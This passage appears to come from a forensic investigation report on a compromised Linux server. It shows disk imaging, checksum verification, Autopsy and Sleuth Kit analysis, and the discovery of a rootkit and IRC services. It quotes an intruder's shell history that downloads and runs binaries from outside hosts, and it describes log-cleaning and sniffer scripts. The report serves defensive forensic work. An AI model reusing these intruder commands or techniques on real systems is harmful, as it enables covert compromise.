./dcfldd bs=10M if=/dev/sda1 hashlog=sda10.md5 hashwindow=0 |
nc 192.16.5.101 20001 -w 5

./dcfldd bs=10M if=/dev/sdb1 hashlog=sdb1.md5 hashwindow=0 |
nc 192.16.5.101 20021 -w 5

./dcfldd bs=10M if=/dev/sda9 hashlog=sda9.md5 hashwindow=0 |
nc 192.16.5.101 20019 -w 5


./dcfldd if=/dev/sda5 hashlog=sda5.md5 hashwindow=0 bs=10M |
nc 192.16.5.101 5555 -w 5

./dcfldd bs=10M if=/dev/sda8 hashwindow=0 hashlog=sda8.md5 |
nc 192.16.5.101 20018 -w 5
```

```
./dcfldd bs=10M if=/dev/sdc1 hashlog=sdc1.md5 hashwindow=0 |
nc 192.16.5.101 20031 -w 5

./dcfldd bs=10M if=/dev/sda6 hashwindow=0 hashlog=sda6.md5 |
nc 192.16.5.101 20016 -w 5


./dcfldd bs=10M if=/dev/sda7 hashwindow=0 hashlog=sda7.md5 |
nc 192.16.5.101 20017 -w 5
```

The above dcfldd commands transfers the device data in block sizes of 10M and through netcat it is transferred to the Forensic machine with ip 192.16.5.101. Each of this command when completed the checksum gave a md5sum checksum which is stored in the files “devicename.md5”. Here are the checksums of the imaged partitions of Chandramukhi given by dcfldd command.

-	sda1.md5:	661a4f317ce620e2f49de820a5d04257
-	sda10.md5:	6b7bbf152e11e6f346357dc42c838d89
-	sda5.md5:	22b2939c417e2f0333bf41dde891ebbf
-	sda7.md5:	56a125d04fa2ea3beb9c355921ef9bda
-	sda8.md5:	cba7fada45bcaa8d0402cdd7d484c10b
-	sda9.md5:	debf77cc75c0e48ceb1274f9160d3abc
-	sdb1.md5:	b2ec6a068f2c57495a9ad39f1223c60d
-	sdc1.md5:	fe3df9d054d76fefd3d038d1d604256b
-	sdc6.md5:	cfa9ce8308700f2ebfdef2424445a3cc

Evidence Integrity

The image transfer of the Chandramukhi system is complete is followed by the system shutdown and the cdrom of knoppix is removed. Further the images transferred on the LinuxForensic box are verified for its checksum using the md5sum. Following are the results.

```
root@2[images]# md5sum *-dd
661a4f317ce620e2f49de820a5d04257  sda1-dd
6b7bbf152e11e6f346357dc42c838d89  sda10-dd
22b2939c417e2f0333bf41dde891ebbf  sda5-dd
56a125d04fa2ea3beb9c355921ef9bda  sda7-dd
cba7fada45bcaa8d0402cdd7d484c10b  sda8-dd
debf77cc75c0e48ceb1274f9160d3abc  sda9-dd
b2ec6a068f2c57495a9ad39f1223c60d  sdb1-dd
fe3df9d054d76fefd3d038d1d604256b  sdc1-dd
cfa9ce8308700f2ebfdef2424445a3cc  sdc6-dd
677c7c03f4a4f5d4c462b8db33376811  sdd1-dd
```

No change in the md5sum is indicated, which ensures that the Chandramukhi hard disk partition data is the exact replica and not even a single bit differs from the original data. As precautionary measure the image files are set to read-only permission with the root privilege so by mistake the data wont be changing due to application of any tool on this images.

```
root@2[images]# ls -l *-dd
-r--------    1 root     root     24643584 Oct 26 02:35 sda1-dd
-r--------    1 root     root     271401984 Oct 26 04:33 sda10-dd
-r--------    1 root     root         1024 Oct 26 02:46 sda2-dd
-r--------    1 root     root     1579220992 Oct 26 06:11 sda5-dd
-r--------    1 root     root     1077477376 Oct 26 04:25 sda6-dd
-r--------    1 root     root     542834688 Oct 26 04:27 sda7-dd
-r--------    1 root     root     526385152 Oct 26 04:30 sda8-dd
-r--------    1 root     root     526385152 Oct 26 04:32 sda9-dd
-r--------    1 root     root     4551962624 Oct 26 04:51 sdb1-dd
-r--------    1 root     root     2148401152 Oct 26 04:59 sdc1-dd
-r--------    1 root     root         1024 Oct 26 04:59 sdc2-dd
-r--------    1 root     root     1329311744 Oct 26 05:05 sdc5-dd
-r--------    1 root     root     537076736 Oct 26 05:07 sdc6-dd
-r--------    1 root     root     537076736 Oct 26 05:09 sdc7-dd
-r--------    1 root     root     2403528704 Oct 26 05:19 sdd1-dd
-r--------    1 root     root         1024 Oct 26 05:19 sdd2-dd
-r--------    1 root     root     2148401152 Oct 26 05:28 sdd5-dd
```

Chain of custody:

The Evidence collection and Evidence integrity check is followed by one of the most important process of forensic investigation, the Chain of Custody. This process is crucial in case it is required to further carry forward the investigation process to the law enforcement. The chain of custody document which is made and signed by all the people in the chain of custody is been attached in APPENDIX C.

Media Analysis

The Media Analysis process is started on the LinuxForensics box where the images have been transferred. The minimal details of the forensics box are as follows

Sr. No.	Item	Specification
1.	Make	Acer
2.	CPU	Pentium IV, 2.4 GHz.
3.	Memory	512 RAM
4.	Hard Disk	80 GB

5.	Operating System	Fedora Core release 2 (Tettnang) Kernel: 2.6.5-1.358smp

The Chandramukhi system disk partition table showed several partitions which is obtained using fdisk command. Mr. Khurana, allowed us to take the images of only the sda10, sda1, sdb1, sda9, sda5, sda8, sdc1, sdc6, sda7

The tools primarily used for the media analysis include Autopsy, sleuth Kit etc. The sleuth kit [2], is forensic analysis tool which has a collection of unix utilities for forensic media management and media analysis. The media management tool include mmls which gives the layout of the disk. The file system media analysis tools have been categorized into four layers. There are tools at file system layer, File Name layer, Meta-data layer and Finally at a Data Unit layer. The sleuth kit supports several files system images taken by dd. Some of the popular file system supported are NTFS, FAT, EXT2FS, EXT3FS etc.

The autopsy forensic browser [3] is tool that works on top of the SleuthKit. It provides a graphical interface and allows to do remote analysis. The features include Evidence search techniques and the Case Management.

The Media Analysis process is started using Autopsy. A case named "XYZ-systems" is started using Autopsy and Host details are provide as follows

Case: XYZ-systems

Host Details

Name:Chandramukhi
Description: Mail and webserver
Directory:/forensics/XYZ-systems/Chandramukhi/

Further image inputs are given to Autopsy before starting the Media analysis. The inputs include: Name of the image, Mount point, MD5 sum and the file system to be used to mount. Autopsy calculates the MD5 of the input image and if it matches with input MD5 sum given as input for the image. This process ensures the integrity of the message which Autopsy analysis. Following are the image details of Chandramukhi system provided to Autopsy.

Name:	images/sda10-dd
Mounting Point:	/
File System Type:	linux-ext2
MD5:	6B7BBF152E11E6F346357DC42C838D89
Host Directory:	/forensics/XYZ-systems/Chandramukhi/

Name:	images/sda1-dd
Mounting Point:	/boot/

File System Type: linux-ext2
MD5: 661A4F317CE620E2F49DE820A5D04257
Host Directory: /forensics/XYZ-systems/Chandramukhi/

Name: images/sdb1-dd
Mounting Point: /home/
File System Type: linux-ext2
MD5: B2EC6A068F2C57495A9AD39F1223C60D
Host Directory: /forensics/XYZ-systems/Chandramukhi/

Name: images/sda9-dd
Mounting Point: /tmp/
File System Type: linux-ext2
MD5: DEBF77CC75C0E48CEB1274F9160D3ABC
Host Directory: /forensics/XYZ-systems/Chandramukhi/

Name: images/sda5-dd
Mounting Point: /usr/
File System Type: linux-ext2
MD5: 22B2939C417E2F0333BF41DDE891EBBF
Host Directory: /forensics/XYZ-systems/Chandramukhi/


Name: images/sda8-dd
Mounting Point: /usr/local/
File System Type: linux-ext2
MD5: CBA7FADA45BCAA8D0402CDD7D484C10B
Host Directory: /forensics/XYZ-systems/Chandramukhi/

Name: images/sdc1-dd
Mounting Point: /var/
File System Type: linux-ext2
MD5: FE3DF9D054D76FEFD3D038D1D604256B
Host Directory: /forensics/XYZ-systems/Chandramukhi/

Name: images/sdc6-dd
Mounting Point: /var/www/
File System Type: linux-ext2
MD5: CFA9CE8308700F2EBFDEF2424445A3CC
Host Directory: /forensics/XYZ-systems/Chandramukhi/

Name: images/sda7-dd
Mounting Point: swap

File System Type:	swap
MD5:	56A125D04FA2EA3BEB9C355921EF9BDA
Host Directory:	/forensics/XYZ-systems/Chandramukhi/



Open Image In XYZ-systems:Chandramukhi - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://192.16.5.101:5555/1991951644153693611/autopsy?mod=0&view=15&host=Chandramukhi&case=XYZ-s
Search
Print
Home Bookmarks The Mozilla Organization Latest Builds
Open Image In XYZ-systems:Chandramukhi
Open Image In XYZ-systems:Chandramukhi
CASE GALLERY
HOST GALLERY
HOST MANAGER
OK
ADD IMAGE
CLOSE HOST
HELP
FILE ACTIVITY TIME LINES
IMAGE INTEGRITY
HASH DATABASES
VIEW NOTES
EVENT SEQUENCER
start
5 putty
3 Mozilla
2 Windows...
Report-deta...
Evidence cu...
Adobe Read...
untitled - Paint
3:16 PM

Case: XYZ-systems
Host: Chandramukhi

mount		name	
/	●	images/sda10-dd	details
/boot/	○	images/sda1-dd	details
/home/	○	images/sdb1-dd	details
/tmp/	○	images/sda9-dd	details
/usr/	○	images/sda5-dd	details
/usr/local/	○	images/sda8-dd	details
/var/	○	images/sdc1-dd	details
/var/www/	○	images/sdc6-dd	details
swap	○	images/sda7-dd	details

Fig 8: Chandramukhi File system hierarchy

Now that all the partitions are mounted, using Autopsy its easy to traverse through the entire system similar to having the direct access to the system. Infact the Autopsy using sleuth kit allows a granular access till the disk data blocks.

Before using the Autopsy for looking into the file system, the images are also mounted on the directories given below, to start the investigation on the images using the regular unix command which ideally should have been during the Incidence on the live system. Firstly the system is checked if there are any odd defaults shell or users within the passwd file. Already Mr. Khurana has confirmed upon 3 new users identified in the /etc/passwd file. The system is checked for the hidden directories and files in all the mount partitions of the “Chandramukhi” system. Below is the extract of find command which was found to be suspicious after going through the entire listing of the find output. The find command run into the directory “testmount” where all the copied images of Chandramukhi are mounted.

```
root@2 [testmounts]#  ls
sda10-dd  sda8-dd  sdb1-dd  sdc6-dd  sdc1-dd
sda1-dd   sda5-dd  sda7-dd  sda9-dd

root@2 [testmounts]#  find . -name ".*" -type d > /root/find-op
.
./sda10-dd/lib/security/www/.bash
./sda10-dd/lib/security/www/.bash/tools/.chk
./sda10-dd/root/.mcoprc
./sda10-dd/root/.ncftp
./sda5-dd/share/man/man1/..1.gz
./sdb1-dd/spco/raj/.enlightenment/.000000000000000000
./sdb1-dd/spco/raj/.enlightenment/...e_session-XXXXXX
./sdb1-dd/spco/raj/.enlightenment/...e_session-XXXXXX.clients.0
./sdb1-dd/spco/raj/.enlightenment/...e_session-XXXXXX.snapshots.0
./sdb1-dd/diva/.bash_logout
./sdb1-dd/diva/.bash_profile
./sdb1-dd/diva/.bashrc
./sdb1-dd/diva/Desktop/.directory
./sdb1-dd/diva/.kde
./sdb1-dd/diva/.kde/Autostart/.directory
./sdb1-dd/diva/.kde/tmp/var/...
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/.CHANGES.NEW
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/.NEW_CONFIG
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/.RELEASE.NOTES
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/.SICI
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/.UPDATE
./sdb1-dd/diva/.kde/tmp/var/.../Unreal3.1.3/.indent.pro
./sdb1-dd/diva/.kde/tmp/var/.../.sh
./sdb1-dd/diva/.emacs
./sdb1-dd/diva/.screenrc
./sdb1-dd/diva/.bash_history
./sdb1-dd/ro/.bash_logout
./sdb1-dd/ro/.bash_profile
./sdb1-dd/ro/.bashrc
./sdb1-dd/ro/Desktop/.directory
./sdb1-dd/ro/.kde
./sdb1-dd/ro/.kde/Autostart/.directory
./sdb1-dd/ro/.emacs
./sdb1-dd/ro/.screenrc
```

The “find” command shows that there exsits some hidden directories in /sda10-

dd/lib/security/www/.bash. This is suspicious to see and hence the directory listing is done through autopsy. The directory “/sda10-dd/lib/security/www/” with inode 42234 seemed to be suspicious. The inode is obtained through autopsy. Following are the files

```
root@2[images]# fls –f linux-ext2 sda10-dd 42234
d/d 42235:     curatare
r/r 42242:     cl
r/r 42243:     status
r/r 42244:     firewall
r/r 42245:     read
r/r 42246:     write
r/r 42247:     oldrkpid.log
r/r 42248:     tcp.log
r/r 42249:     sshd.pid
r/r 42250:     bnc.tgz
d/d 22148:     .bash
r/r 42251:     windmilk.tgz
r/r 42252:     superwu
r/r * 42254:   .firewall.swp
r/r * 42255:   .firewall.swpx
```

```
root@2[images]# fls –f linux-ext2 sda10-dd 22148
d/d 6107:      key
d/d 22151:     log
d/d 28341:     src
d/d 6111:      lang
d/d 22157:     motd
r/r 22159:     Makefile
r/r 22160:     targets.mak
d/d 48409:     tools
r/r 22161:     makefile.out
d/d 22162:     scripts
r/r 22163:     psybnc.pid
r/r 22164:     makesalt
r/r 22158:     psybnc.conf.old
r/r 22166:     config.h
r/r 22167:     psybnc.md5sum
r/r 22168:     psybnc
r/r 22169:     salt.h
r/r 22165:     psybnc.conf
r/r 22171:     psybncchk
r/r * 22173:   .salt.h.swp
r/r * 22174:   .salt.h.swx
```

The files in the “www” directory with inode 42234 shows one of the program name which Mr. Khurana had seen during the incident handling. This program “*superwu*” with super user privilages was reported to be running with multiple instances on the Chandramukhi system during the incident occurrence. Similarly the autopsy shows all the files in this directory with the privileges of uid=0. Further there is hidden directory “.bash” with inode 22148. Looking the contents of this directory, shows some more program. The google search for the “superwu” program didn’t gave good results, but the program “psybnc”[1] showed that it’s a irc bouncer program used to keep the irc and irc client connected. Once this program is installed on a shell with a permanently connected machine one can stay connected as long as he wants or until the program crashes.
Not much data about the windmilk.tgz is found on the internet.

The file command is run on the unknown files within the “/sda10-dd/lib/security/www/” directory which displays the following result

```
root@2[www]# file -kzs *
bnc.tgz:       POSIX tar archive (gzip compressed data, from Unix)
cl:            Bourne-Again shell script text executable\012- a /bin/bash script
               text executable
curatare:      directory
firewall:      Bourne shell script text executable\012- a /bin/sh script text
               executable
oldrkpid.log:  ASCII English text
read:          perl script text executable\012- a /usr/bin/perl script text executable
sshd.pid:      ASCII text
status:        Bourne shell script text executable\012- a /bin/sh script text
               executable
superwu:       ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
               statically linked, corrupted section header size
tcp.log:       ASCII text
windmilk.tgz: POSIX tar archive (gzip compressed data, from Unix)
write:         ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
               GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
```

The file command give a brief about the type of type existing within this directory. Looking into the files of these directory gives more insight about the files. following things are learnt about the files:

cl :This file seems to be used for cleaning the logs on the system.

Firewall :This File Will Block All Existent Ports From 15000 To 65536. The script uses ipchains for blocking the ports

oldrkpid.log :This file stores the list of process id for the process running

read :This perl script Sorts the output from LinSniffer 0.03. It has the capabilities to

```
# Handle "unknown" services
# To handle IMAPs (port 143)
# To handle the telnets (port 23)
```

sshd.pid :This stores the sendmail pid.

Status :This is shell script displays the Rootkit Installation Status. When this script executed it checks for the following files and directories

```
DIRECTORY=/lib/security/www/
BACKUPDIRECTORY=/lib/security/www/backup-files
LOGDIRECTORY=/lib/security/www/tcp.log
FIREWALLLOG=/lib/security/www/firewall.log
OLDRKPID=/lib/security/www/oldrkpid.log
SENDMAIL=/sbin/sendmail
SENDMAILPID=/lib/security/www/sshd.pid
```

Superwu :This is an executable program. Google search result into the usage which seems that this is used to do ssh connection.

```
./superwu xxx.xxx.xxx.1 22
```

Some more hidden directories and files are found in the directory "./sdb1-dd/diva/.kde/tmp/var/". There is a directory with "…" (3 dots) which generally goes unnoticed. The directory contents of this "…" directory shows the following files

```
 root@2[...]# ls -a
.          ..      epona-1.4.14      services     .sh     Unreal3.1.3
```

The directory with name Epona [4] stores the files of Epona service. This is basically a set of services which for IRC that allows users to manage there nicknames and channels in secure and efficient ways. The Unreal directory store the files of Unreal [5] which was created for Dreamforge IRCd that was used for the DALnet IRC Network.

Further looking out for any newly added files to the system in the /usr directory of the Chandramukhi system. To do this first the ils tool is run on the sda5-dd image which refers to /usr. The output of ils gives all the allocated as well as the free inode due to the option –e, which is further greped to only the allocated inodes. The first column refers to the inode which is then sorted.

```
root@2[images]# ils -e sda5-dd |grep 'a' | cut -d'|' -f1 |sort -n
```

The inodes shows a proper sequential order and no gaps in the inode sequence is obtained which confirms that no new file has been added in the /usr directory.

The next check is carried the /dev directory contains any regular files or directories as this the favorite place of the rootkits. The files in this directory are usually not understandable by normal users for which most of the rootkits find their residence in this directory. This check is carried by the following command.

```
root@2[dev]# ls -al | grep -v '^[lbc]'
total 184
drwxr-xr-x    2 root     root        32768 2002-02-02 04:40 cciss
drwxr-xr-x    2 root     root        29696 2002-02-02 04:40 i2o
drwxr-xr-x    2 root     root        32768 2002-02-02 04:40 ida
drwxr-xr-x    2 root     root        1024 2002-02-02 04:40 inet
prw-------       1 root     root         0 2004-10-26 01:42 initctl
drwxr-xr-x      2 root     root         2048 2002-02-02 04:40 input
drwxr-xr-x      4 root     root         1024 2002-02-02 04:40 logicalco
-rwxr-xr-x      1 root     root         15256 2001-03-23 23:38 MAKEDEV
-rwxr-xr-x      1 root     root         18972 2001-04-08 10:12 mounnt
drwxr-xr-x      2 root     root         1024 2001-03-23 23:38 pts
drwxr-xr-x      2 root     root         4096 2002-02-02 04:40 raw
drwxr-xr-x      2 root     root         36864 2002-02-02 04:40 rd
drwxr-xr-x      2 root     root         1024 2002-02-06 01:13 rmnt
drwxr-xr-x      2 root     root         1024 2001-04-08 20:18 shm
-rw-r--r--        1 root     root          933 2004-08-05 09:50 srd0
drwxr-xr-x      2 root     root         2048 2002-02-02 04:41 usb
drwxr-xr-x      2 root     root         1024 2002-02-02 04:41 video
```

This command lists all the files with the details about the type of file. Generally the /dev directory stores the character 'c' type files, block 'b' type files or the links to the files or directories. So it is check if the any file or directory other the 'c', 'b' or 'l' exists and it is display as the output. Further probing into this directory, resulted into no suspicious files.

The Log Analysis of the system is carried out in detail and the important details have been listed as below

/var/log/messages

This file gives the messages generated by the system programs. The extract of
this follows

```
Aug   3 09:30:14 Chandramukhi login(pam_unix)[15931]: session opened for
            user hemant by (uid=0)
```

```
Aug  3 09:30:14 Chandramukhi  -- hemant[15931]: LOGIN ON pts/13 BY hemant
                FROM 192.16.3.64
Aug  3 09:30:16 Chandramukhi login(pam_unix)[15931]: session closed for user
                hemant
Aug  3 09:43:16 Chandramukhi login(pam_unix)[17201]: session opened for
                user sudha by (uid=0)
Aug  3 09:43:16 Chandramukhi  -- sudha[17201]: LOGIN ON pts/17 BY sudha
                FROM 192.16.1.79

Aug  6 09:48:17 Chandramukhi  login -- root[4324]: ROOT LOGIN ON tty1
Aug  6 09:48:48 Chandramukhi  httpd: httpd shutdown succeeded
Aug  6 09:49:51 Chandramukhi  sendmail: sendmail shutdown succeeded
Aug  6 12:27:01 Chandramukhi  su(pam_unix)[4832]: session opened for user
                bod by root(uid=0)
Aug  6 12:28:45 Chandramukhi  su(pam_unix)[4832]: session closed for user
                bob
```

The /var/log/messages log analysis did not show any suspicious message.

/var/log/secure

```
Aug  3  09:20:56  Chandramukhi  xinetd[679]:  START:  telnet  pid=15050
                from=192.16.1.49
Aug  3  09:30:09  Chandramukhi  xinetd[679]:  START:  telnet  pid=15930
                from=192.16.3.64
Aug  3  09:43:11  Chandramukhi  xinetd[679]:  START:  telnet  pid=17200
                from=192.16.1.79
Aug  3  09:44:35  Chandramukhi  xinetd[679]:  START:  telnet  pid=17388
                from=192.16.1.47
Aug  3  09:45:36  Chandramukhi  xinetd[679]:  START:  telnet  pid=17529
                from=192.16.2.102
Aug  3  09:45:56  Chandramukhi  xinetd[679]:  START:  telnet  pid=17588
                from=192.16.1.185
Aug  3  09:46:37  Chandramukhi  xinetd[679]:  START:  telnet  pid=17705
                from=192.16.2.102
Aug  3  09:48:21  Chandramukhi  xinetd[679]:  START:  telnet  pid=17870
                from=192.16.2.102
Aug  3  09:52:36  Chandramukhi  xinetd[679]:  START:  telnet  pid=18295
                from=192.16.1.185
Aug  3  09:53:37  Chandramukhi  xinetd[679]:  START:  telnet  pid=18449
                rom=192.16.2.24
Aug  3  10:01:19  Chandramukhi  xinetd[679]:  START:  telnet  pid=19307
                from=192.16.1.67
```

The secure messages also seems not to be suspicious. This messages the connection information and the ip address of the client connecting and the process id allotted to this connection by the server.

Since the hidden files and directories are found mainly in the directories /home/diva which was the unknown user identified on this system, the .bash_history files, of the users /home/diva, /home/ravi and /home/ro are analyzed and the following details are obtained.

The extract of the /home/diva/.bash_history files

```
rem diva
rem diva
w
cd .kde
cd tmp
cd var
cd ...
ls -al
cd Unreal3.1.3
ls -al
pico ircd.conf
cd ..
cd services
pico services.conf
ps -x
kill -9 25493
./ilang pine ./services
pico services.conf
./ilang pine ./services
pico services.conf
ps -x
kill -9 30345
./ilang pine ./services
pico services.conf
ps -x
kill -9 30451
./ilang pine ./services
pico services.conf
ps -x
kill -9 30760
kill -9 30451
./ilang pine ./services
rem diva
w
ps -x
kill -9 31061
rem diva
rem diva
w
```

```
ls -al
cd .kde
ls -al
cd tmp
cd var
ls -al
cd ...
ls -al
rm -rf services
wget http://www.mondoirc.net/services/epona-1.4.14.tar.gz
rm .sh
mv epona-1.4.14.tar.gz .sh
tar -zxvf .sh
rm -rf epona-1.3.7
cd epona-1.4.14
ls -al
./configure
make
make install
cd /home/diva/.kde/tmp/var/.../services/
ls -al
pico example.conf
/sbin/ifconfig
pico example.conf
wget bocahedan.com/download/ilang
chmod +x ilang
./ilang pine ./services
ps -x
./ilang pine ./services
pico services.conf
./ilang pine ./services
cd ..
ls -al
cd Unreal3.1.3
pico ircd.conf
cd ..
cd services
pico services.conf
rem diva
w
cd .kde
cd tmp
cd var
cd ...
cd serfices
cd services
```

```
ls -al
rm -rf services.conf.save
pico services.conf
./ilang pine ./services
ps -x
cd ..
cd Unreal3.1.3
pico ircd.conf
pico ircd.conf
pico ircd.conf
rem diva
w
cat /etc/passwd
rem diva
rem diva
cd .kde
cd tmp
cd var
cd ...
ls -al
cd Unreal3.1.3
ls -al
pico ircd.conf
pico ircd.conf
rem diva
```

The /home/ravi/.bash_history have the following contents

```
.bash_logoutH
.bash_profile
.bashrc
Desktop
.kdeT
.emacs
.screenrc
.ispoof
.oidentd.conf
.bash_history
.ispoof.swp
.ispoof.swx
```

The bash_history file of the user diva shows the activities carried out mainly with respect to the IRC. The sequence of commands states that the ircd.conf is modified to run a IRC daemon on the Chandramukhi (192.16.1.1) system

```
#######################
#
# Filename:  ircd.conf
#  Created:  Fri, Jul 30 2004 - 12:29:42 IST
#
########################

############ Server Info ############
M:Irc.Centil.Net:192.16.1.2:Centil IRC Server:6667:76
#####################################

############ Administrator Information #############
A:White Hat:WhiteHat:whitehat@ukonline.co.uk
####################################################

############ Y-lines #############
# Client Y:lines
Y:1:90:0:245:100000
# Server Y:lines
Y:50:300:600:1:1000000
##################################

############ I/Access Lines #############
I:*@*::*@*::1
#########################################

############ X:LINE Die/Restart Password ############
X:susu1:susu2
#####################################################

## O-line (O:hostmask:password:opername:flags:1) ##
O:*@*:S0g0k:WhiteHat:OSzZAaNCTzrRDHWewgckbB^:1
###################################################

############ H Links ############
C:192.16.1.2:sulapan:Services.Centil.Net:8181:50
N:192.16.1.2:sulapan:Services.Centil.Net::50
H:*:*:Services.Centil.Net
##################################

############ Uline for Services ############
U:Services.Centil.Net:*:*
############################################

############ Q-Lined NickNames ############
Q::Reserved for services:*C*h*a*n*S*e*r*v*
Q::Reserved for services:*N*i*c*k*S*e*r*v*
Q::Reserved for services:*M*e*m*o*S*e*r*v*
Q::Reserved for services:*H*e*l*p*S*e*r*v*
Q::Reserved for services:*O*p*e*r*S*e*r*v*
Q::Reserved for services:*I*n*f*o*S*e*r*v*
Q::Reserved for Administrator:*Admin*
Q::Reserved for ircops:*IRC*op*
Q::Reserved for ircops:*Oper*
Q::Bug in mIRC:Status
###########################################

############ PORT LINES #############
```

```
      P:202.1.16.15:*:*:6660
      P:202.1.16.15:*:*:7000
      #####################################
      O:*@*:S0g0k:BocahEdan:OSZHWze
```

The small section of the service.conf file is as shown below. It specifies that the “Chandramukhi” (192.16.1.2) system will host a remote IRC server on the port 6667 and the password used is “sulapan”.

```
################################################################################
#
# Remote server configuration
#
####################################################################
######

# RemoteServer <hostname> <port> <password>  [REQUIRED]
#       Specifies the remote server hostname and port.  The hostname
may
#      either be a standard Internet hostname or dotted-quad numeric
#      address; the port number must be an integer between 1 and 65535
#       inclusive.  The password is a string which should be enclosed
in
#      double quotes if it contains any spaces (or just for clarity).
#
#       The remote server and port may be overridden at runtime with
the
#       -remote command-line option.  The password may not be set at
runtime.

RemoteServer    192.16.1.2 6667 "sulapan"
```

The System is examined for the setuid and setguid permsions. The find command is run in the directory where all the images are mounted. The find command with the –perm option and value 004000 searches for files with setguid bit set and the value 002000 searches for files with setuid bit set. The files found with setuid and setguid permissions are listed below for the entire system.

```
root@2[testmounts]# find ./ -perm -004000 -o -perm -002000 -type f -ls
12148    14 -rwxr-sr-x    1 root      root         12919 Apr  7  2001 ./sda10-
                dd/sbin/netreport
32828    44 -rwxr-sr-x    1 root      kmem         44435 Feb  4  2001 ./sda5-
                dd/bin/man
32833   176 -rwxr-sr-x    1 root      14          176083 Feb 23  2001 ./sda5-
                dd/bin/minicom
32919    20 -rwxr-sr-x    1 root      man          19883 Jan  6  2001 ./sda5-
                dd/bin/lockfile
```

```
33017    36 -rwxr-sr-x    1 root      fax          33267 Feb 26   2001 ./sda5-
                dd/bin/slocate
33774    20 -rwxr-sr-x    1 root      tty          17451 Apr   8   2001 ./sda5-
                dd/bin/write
34131    68 -rwxr-sr-x    1 root      root          64159 Apr   3   2001 ./sda5-
                dd/bin/kdesud
129700     8 -rwxr-sr-x    1 root      voice         6584 Jul 13  2000 ./sda5-
                dd/sbin/utempter
130034    12 -rwxr-sr-x    1 root      voice    9180 Mar 16  2001 ./sda5-
                dd/sbin/gnome-pty-helper
523304   20 ---x--s--x   1 501       500          17814 Oct 23  2003 ./sdb1-
                dd/sysadmin/Access_Logs/access-date.exe
```

Timeline Analysis

The analysis carried till now has clearly shown, what are the hidden files, what are the rootkit programs, and what are the different users involved in doing this suspicious activity. The time line analysis clearly and sequentially put forths the activities carried out on the entire system.

The timeline is generated using the Autopsy tool. Following are the steps carried out to create a time. It is a two step process, the first step include creation of a body files and the second step creation of timeline using the body file.

First step to create a body file the input given is

- The images to consider for preparing a body file
- Data types to gather ie. Allocated files, unallocated files and Unallocated metadata structure
- Output body file name
- Whether to checksum to be calculated

Second step to create time line

- Select the body file created
- Enter starting and ending date for which time line is required
- Specify the output file to store the time line
- Whether to calculate checksum

The timeline created for the Chandramukhi system is “all-images-july-1-to-sep-31”. As the filename indicates this timeline is taken form July 1st 2004 to September 31st. Now since the user is identified ie. ravi, diva, ro the timeline will analysis is focused more on the activities of this user.

```
Mon  Jul 19 2004 05:23:23
13849          m..-/-rwxr-xr-x         diva    sedb   65483
                        /home/diva/.kde/tmp/var/.../services/ilang
13849          m..-/-rwxr-xr-x         diva    sedb   65483
                        /home/faculty/sefac/tree.html (deleted-realloc)
13849          m..-/-rwxr-xr-x         diva    sedb   65483
```

```
                    /home/sedb/shree/geopoint.txt (deleted-realloc)
13849       m..-/-rwxr-xr-x     diva    sedb  65483
                    /home/sedb/satya/redirex.tar.gz (deleted-realloc
```

This extract shows that the user diva has been already create and the files within this directory is being modified on Mon July 19 2004.

```
Mon Jul 26 2004 14:52:16
381         m..    -/-rw-r--r--     ravi            ravi            441683
            /home/ravi/.kde/Autostart/.directory
4096        m..    d/drwxr-xr-x     ravi            ravi            441674
            /home/ravi/Desktop
